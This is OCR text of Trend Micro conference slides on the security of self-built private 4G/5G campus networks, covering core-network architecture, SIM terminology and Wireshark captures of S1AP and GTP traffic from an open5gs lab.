企業專網的資安風險：以自建專網為例

Campus Network Security: Assessment with open-source components in a lab


Philippe Lin / 趨勢科技
Wen-Ya Lin / 資策會


我需要企業專網嗎?

"Campus Networks are **small**, **local networks** dedicated to a set geographical area." (Ericsson)

© 2021 Trend Micro Inc.

Campus Network 企業專網?! (1)







Source: 5G Alliance for Connected Industries and Automation

© 2021 Trend Micro Inc.

Campus Network 企業專網?! (2)






Source: 5G Alliance for Connected Industries and Automation

© 2021 Trend Micro Inc.


假設你決定要獨立組網



© 2021 Trend Micro Inc.

SA / NSA ??

Configuration	Core network	Control plane	Data plane
4G/LTE	4G核網	4G基地台	4G基地台
5G 非獨立組網	4G核網	4G基地台	5G基地台
5G 獨立組網	5GC	5G基地台	5G基地台



(p.37, 3GPP TS 23.501 v15.11.0)

Figure 4.3.1-1: Non-roaming architecture for interworking between 5GS and EPC/E-UTRAN

© 2021 Trend Mic

IT / OT / CT 的知識落差!

- COTS x86 Server

就是一般的
Server Rack

- HSS / MME / PCRF / PGW / SGW / IMS


4G

- SBI / NRF / UDR / UDM / PCF / AUSF / AMF / UPF / SMF

5G

- SIM / Ki / OP / OPc / PLMN / ADM Key / PUK


SIM卡



© 2021 Trend Micro Inc.

駭進哪裡？
Where to hack?

© 2021 Trend Micro Inc.



Source: https://open5gs.org /open5gs/docs/guide/01-quickstart/

© 2

rv50x.pcap

s1ap

No.	Time	Source	Destination	Protocol	Length	Info
62	8.042215772	192.168.43.2	192.168.2.12	S1AP/NAS-EPS	130	UplinkNASTransport, Detach request (Combined EPS/IMSI detach / switch-off)
70	8.050101877	192.168.2.12	192.168.43.2	S1AP	102	UEContextReleaseCommand [NAS-cause=detach]
71	8.069682164	192.168.43.2	192.168.2.12	S1AP	98	UEContextReleaseComplete
317	51.661699708	192.168.43.2	192.168.2.12	S1AP/NAS-EPS	218	InitialUEMessage, Attach request, PDN connectivity request
318	51.664907507	192.168.2.12	192.168.43.2	S1AP/NAS-EPS	114	DownlinkNASTransport, ESM information request
320	51.691493040	192.168.43.2	192.168.2.12	S1AP/NAS-EPS	146	UplinkNASTransport, ESM information response
329	51.753860745	192.168.2.12	192.168.43.2	S1AP/NAS-EPS	790	InitialContextSetupRequest, Attach accept, Activate default EPS bearer cor
330	51.831193108	192.168.43.2	192.168.2.12	S1AP	118	InitialContextSetupResponse
331	51.851598016	192.168.43.2	192.168.2.12	S1AP/NAS-EPS	122	UplinkNASTransport, Attach complete, Activate default EPS bearer context a
333	51.855278358	192.168.2.12	192.168.43.2	S1AP/NAS-EPS	126	DownlinkNASTransport, EMM information


```
.000 .... = NAS key set identifier: (0)
.... 0... = Spare bit(s): 0x00
.... .010 = EPS attach type: Combined EPS/IMSI attach (2)
▼ EPS mobile identity
  Length: 11
  .... 0... = Odd/even indication: Even number of identity digits
  .... .110 = Type of identity: GUTI (6)
  Mobile Country Code (MCC): Unknown (1)
  Mobile Network Code (MNC): Unknown (01)
  MME Group ID: 2
  MME Code: 1
  M-TMSI: 0xc0001641
▼ UE network capability
```

```
0030  00 aa b8 c7 36 c0 00 01  00 06 00 00 00 12 00 0c   ····6··· ·······
0040  40 80 95 00 00 06 00 08  00 03 40 5b 00 00 1a 00   @····· ··@[····
0050  61 60 17 e9 a0 b3 db 0b  07 41 02 0b f6 00 f1 10   a`····· ·A ·····
0060  00 02 01 c0 00 16 41 05  f0 70 c0 40 10 00 27 02   ·····A· ·p·@··'·
0070  01 d0 11 d1 27 20 80 80  21 10 01 00 00 10 81 06   ····' ·· !·····
0080  00 00 00 00 83 06 00 00  00 00 00 0d 00 00 0a 00   ····· ·····
```

Frame (218 bytes) | Bitstring tvb (4 bytes)

S1 Application Protocol (s1ap), 154 bytes | Packets: 1571 · Displayed: 10 (0.6%) | Profile: Default

© 2021 Trend Micro Inc.



Source: https://open5gs.org /open5gs/docs/guide/01-quickstart/

© 2

rv50x.pcap

gtp

No.	Time	Source	Destination	Protocol	Length	Info
398	60.250221007	192.168.100.3	13.227.75.54	GTP <TCP>	98	33198 → 80 [SYN] Seq=0 Win=46080 Len=0 MSS=1360 WS=1
401	60.378177490	13.227.75.54	192.168.100.3	GTP <TCP>	98	80 → 33198 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1450 WS=256
402	60.400484403	192.168.100.3	13.227.75.54	GTP <TCP>	90	33198 → 80 [ACK] Seq=1 Ack=1 Win=46080 Len=0
404	60.409215246	192.168.100.3	13.227.75.54	GTP <HTTP>	234	GET /xtra3grc.bin HTTP/1.1
408	60.537363445	13.227.75.54	192.168.100.3	GTP <TCP>	90	80 → 33198 [ACK] Seq=1 Ack=145 Win=66816 Len=0
418	60.592438082	13.227.75.54	192.168.100.3	GTP <TCP>	1450	80 → 33198 [ACK] Seq=1 Ack=145 Win=66816 Len=1360 [TCP segment of a
419	60.592484225	13.227.75.54	192.168.100.3	GTP <TCP>	1450	80 → 33198 [PSH, ACK] Seq=1361 Ack=145 Win=66816 Len=1360 [TCP segme
420	60.592493441	13.227.75.54	192.168.100.3	GTP <TCP>	1450	80 → 33198 [ACK] Seq=2721 Ack=145 Win=66816 Len=1360 [TCP segment o
421	60.592533670	13.227.75.54	192.168.100.3	GTP <TCP>	1450	80 → 33198 [PSH, ACK] Seq=4081 Ack=145 Win=66816 Len=1360 [TCP segme
422	60.592601432	13.227.75.54	192.168.100.3	GTP <TCP>	1450	80 → 33198 [ACK] Seq=5441 Ack=145 Win=66816 Len=1360 [TCP segment o
423	60.592623508	13.227.75.54	192.168.100.3	GTP <TCP>	1450	80 → 33198 [PSH, ACK] Seq=6801 Ack=145 Win=66816 Len=1360 [TCP segment of

```
▶ Internet Protocol Version 4, Src: 192.168.100.3, Dst: 13.227.75.54
▶ Transmission Control Protocol, Src Port: 33198, Dst Port: 80, Seq: 1, Ack: 1, Len: 144
▼ Hypertext Transfer Protocol
  ▼ GET /xtra3grc.bin HTTP/1.1\r\n
    ▼ [Expert Info (Chat/Sequence): GET /xtra3grc.bin HTTP/1.1\r\n]
        [GET /xtra3grc.bin HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /xtra3grc.bin
      Request Version: HTTP/1.1
    Host: xtrapath1.izatcloud.net\r\n
    User-Agent: Q/SWI9X30C_02.33.03.00/Sierra Wireless, Incorporated/MC7430/MDM9230/-\r\n
```


```
0050  96 f6 50 18 b4 00 ad 06  00 00 47 45 54 20 2f 78   ··P····· ··GET /x
0060  74 72 61 33 67 72 63 2e  62 69 6e 20 48 54 54 50   tra3grc. bin HTTP
0070  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 78 74 72 61   /1.1··Ho st: xtra
0080  70 61 74 68 31 2e 69 7a  61 74 63 6c 6f 75 64 2e   path1.iz atcloud.
0090  6e 65 74 0d 0a 55 73 65  72 2d 41 67 65 6e 74 3a   net··Use r-Agent:
00a0  20 51 2f 53 57 49 39 58  33 30 43 5f 30 32 2e 33    Q/SWI9X 30C_02.3
00b0  33 2e 30 33 2e 30 30 2f  53 69 65 72 72 61 20 57   3.03.00/ Sierra W
00c0  69 72 65 6c 65 73 73 2c  20 49 6e 63 6f 72 70 6f   ireless,  Incorpo
```

Hypertext Transfer Protocol (http), 144 bytes · Packets: 1571 · Displayed: 205 (13.0%) · Profile: Default

© 2021 Trend Micro Inc.

OAM (Operations Administration and Management)

- Orchestration
- KVM / K8s
- Tracing
- Logging
- BMC



